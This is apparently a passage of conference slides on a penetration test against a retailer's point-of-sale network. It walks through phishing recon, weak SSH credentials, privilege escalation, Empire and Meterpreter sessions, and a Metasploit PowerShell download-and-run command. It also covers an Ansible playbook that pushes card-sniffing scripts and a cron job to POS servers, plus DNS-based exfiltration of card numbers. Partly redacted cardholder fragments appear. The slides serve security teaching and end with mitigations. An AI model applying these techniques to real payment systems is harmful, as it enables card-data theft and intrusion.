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
# PTK – Reconnaissance / Active

- Big corporation, assuming:
  - Anti-spam
  - Outbound Web Proxy
  - Restrict traffic filtering & security policies
  - Etc.
- Let's buy some domains and recon the target via phishing e-mails
  - Check Anti-Spam in Place
  - Domain rotation to identify whitelisting



# PTK – Threat Modelling

- Define Threats
  - Actors
  - Vectors
  - Targets
- Prioritize efforts



# PTK - Initial Access to the CDE

- Two Selected Methods
  - Legacy Device Impersonation
    - WLAN ACL bypassing
      - No 802.1x support
      - WEP access or MAC whitelisting + Profiling
      - Leveraging Hidden SSID for those devices
    - Physical Access to the CDE Network
  - Result: Access to CDE Network and POS Machines




# PTK – Exploitation

- Multiples Services Exposed to the Network
  - Some providing Remote Access
- Weak Credentials in the POS machines (SSH)
  - Providers use weak credentials
    - (<provider\_name>:<provider\_name>)
- Result: User access in the machine



# PTK – PRIVESC

- Will be accessing high level processes, so need root access
    - Plenty “may run the following...” as ROOT
      - GTFOBins
      - Typical PRIVESC Techniques



- Result: Root access in the machine

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uid=3(adm) gid=4(adm) groups=4(adm),3(sys)
uid=4(lp) gid=7(lp) groups=7(lp)
uid=5(sync) gid=0(root) groups=0(root)
uid=6(shutdown) gid=0(root) groups=0(root)
uid=7(halt) gid=0(root) groups=0(root)
uid=8(mail) gid=12(mail) groups=12(mail)
uid=10(uucp) gid=14(uucp) groups=14(uucp)
uid=11(operator) gid=0(root) groups=0(root)
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User posadmin may run the following commands on this host:  
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# PTK – Post-Exploitation (I)

- Some methods to obtain Cardholder Data
  - Memory Scrapping on POS
    - May be intrusive, need to load kernel module, etc.
  - Changing DLLs or libraries on POS
    - May be detected by integrity checks
  - Obtain POI Firmware, manipulate and re-load
- Sniffing from the USB connected to the POI?
  - USBMON default in many Linux system
  - POS Backend SW receives the payment data, encrypts it and forwards it
  - Data through USB not encrypted?



OR

# PTK – Post-Exploitation (II)

- Extraction of Cardholder Data from a traffic DUMP

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 - Surname: westerberg  
 - stamp: [REDACTED]

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 - Bank: BAYERISCHE LANDESBANK GIROZENTRALE  
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 - Surname: hoffman  
 - stamp: [REDACTED]

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# PTK – What Happens with EMV?

- EMV (Europay, MasterCard & Visa)


What it does:

- Prevent card duplication
- Prevent using stolen card

What it does not:

- Prevent usage of an intercepted PAN
- Prevent usage on offline mode
- Encrypt the Cardholder data

- Conclusion: EMV does not prevent Breaches



# PTK – The End?

- Work Done?
  - Pentests should be business-focused
    - What if someone could exfiltrate thousands of PANs?
- Orchestrators at rescue
  - ANSIBLE management Detected
  - Not accessible from the POS networks



# PTK – Exploiting (Again)

- Let's phish the IT guys
  - Probable access to the Ansible Master
- TODO List:
  - Bypass the Anti-Spam → Send emails internally (Open MTA)
  - Bypass the AMSI or endpoint security → No needed
  - Bypass the Web Proxy → Use a whitelisted domain categorization (previously done)

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(Empire: stager/multi/launcher) > agents
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[\*] Active agents:

Name	La	Internal IP	Machine Name	Username	Process	PID	Delay	Last Seen
KCWZBGN4	ps	172.16. [REDACTED]	[REDACTED]	*	powershell	1868	5/0.0	2018-07-18 16:03:12

# PTK –Post-Exploitation (Again)


- Ping the Ansible Master
  - Accessible, but requires Public Key Auth
- Enumerate the victim machine
  - mRemote with some linked keys

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[*] Tasked KCWZBGN4 to run TASK_DOWNLOAD
[*] Agent KCWZBGN4 tasked with task ID 15
(Empire: KCWZBGN4) > [+]
Part of file germany_it_004_conns.xml from KCWZBGN4 saved
[*] Agent KCWZBGN4 returned results.
[*] Valid results returned by 172.16.

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[*] File download of C:\Users\██████████\AppData\Roaming\mRemoteNG\germany_it_004_conns.xml completed
[*] Valid results returned by 172.16.

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e" InheritPuttySession="false" InheritRedirectDiskDrives="false" InheritRedirectKeys="false" InheritRedirect
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' InheritICAEncryptionStrength="false" InheritRDPAuthenticationLevel="false" InheritRDPMinutesToIdleTimeout=
```



# PTK – Lateral Movement & Privesc

- Empire based on Beacons, we need an active connection, so:
  - Migration to Meterpreter

```
options:
Name  Required  Value          Description
----  -----    -----
URL   True      http://harvester.██████████
                    bitxo
Agent  True      KCWZBGN4
                    Agent to run Metasploit payload on.

(Empire: powershell/code_execution/invoke_metasploitpayload) > █
```

```
msf5 exploit(multi/script/web_delivery) > [*] Using URL: http://0.0.0.0:8080/S
[*] Local IP: http://172.16.██████████:8080/STIWgig
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -c $N=new-object net.webclient;$N.proxy=[Net.Web
.242.179:8080/STIWgig'];
[*] 172.16.██████████ web_delivery - Delivering Payload (2441) bytes
[*] 172.16.██████████ web_delivery - Delivering Payload (2441) bytes
[*] https://172.16.██████████:443 handling request from 172.16.██████████ (UUID: s5
[*] Meterpreter session 1 opened (172.16.██████████:443 -> 172.16.██████████:54117)
```

```
meterpreter > portfwd add -l 2222 -p 22 -r 172.18.██████████:22
[*] Local TCP relay created: :2222 <-> 172.18.██████████:22
meterpreter > █
```

- We access via tunnelling the ansible master with the keys

```
bulw4rk@bulw4rk:~$ ssh -i ansible_key root@127.0.0.1 -p 2222
Last login: 2023-07-10 14:45:11 UTC
[root@prod01ansible ~]# █
```

- We see some juicy playbooks and managed host lists

# PTK – Preparing the C2

- Prepare the Neutral Zone which hides the real C2
- Deploy in the NZ a DNS Server with middleware for parsing the logs and send the PAN data to the C2

# PTK – Massive Malware Deployment


- We create some custom playbook:
  1. Deploy the malicious scripts on the victims
    1. Usage of SCAPY for sniffing and data extraction
  2. Deploy a script which controls the runtime of the malware
  3. Configure a cron entry to execute the runtime script

# PTK – Massive Malware Deployment (II)

```
[root@prod01ansible ~]# cat /home/master/playbooks/posdeployer.yml
---
- hosts: pos_servers
  sudo: yes

  tasks:
    - name: deploy_sniffer
      copy:
        src: /opt/malfiles/
        dest: /tmp/malfiles/
        owner: root
        group: root
        mode: '0644'
    - name: config_cron
      cron:
        name: "panextractor"
        minute: "*/*1"
        job: "/bin/bash /tmp/malfiles/checker.sh"
[root@prod01ansible ~]#
```

# PTK – Final C2 Deployment



# PTK – Harvesting


- We wait and see the Cardholder Data coming:



```
bulwark@bulw4rk:~/c2control/extraction$ python c2midcomm.py ■
```

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# PTK – Informing the CISO




# Mitigation

- PCI-DSS is one of the most deep and technical standards out there, but:
  - It does not cover everything
  - Its implementation is difficult
  - Tends to lean on compensatory controls
  - The real characterization of the CDE is complex
- There are some mechanisms which prevents this kind of attack and reduce the PCI-DSS scope:
  - Outsourcing
  - P2PE: Encrypt everything and do not access nothing (excepting masked PAN)

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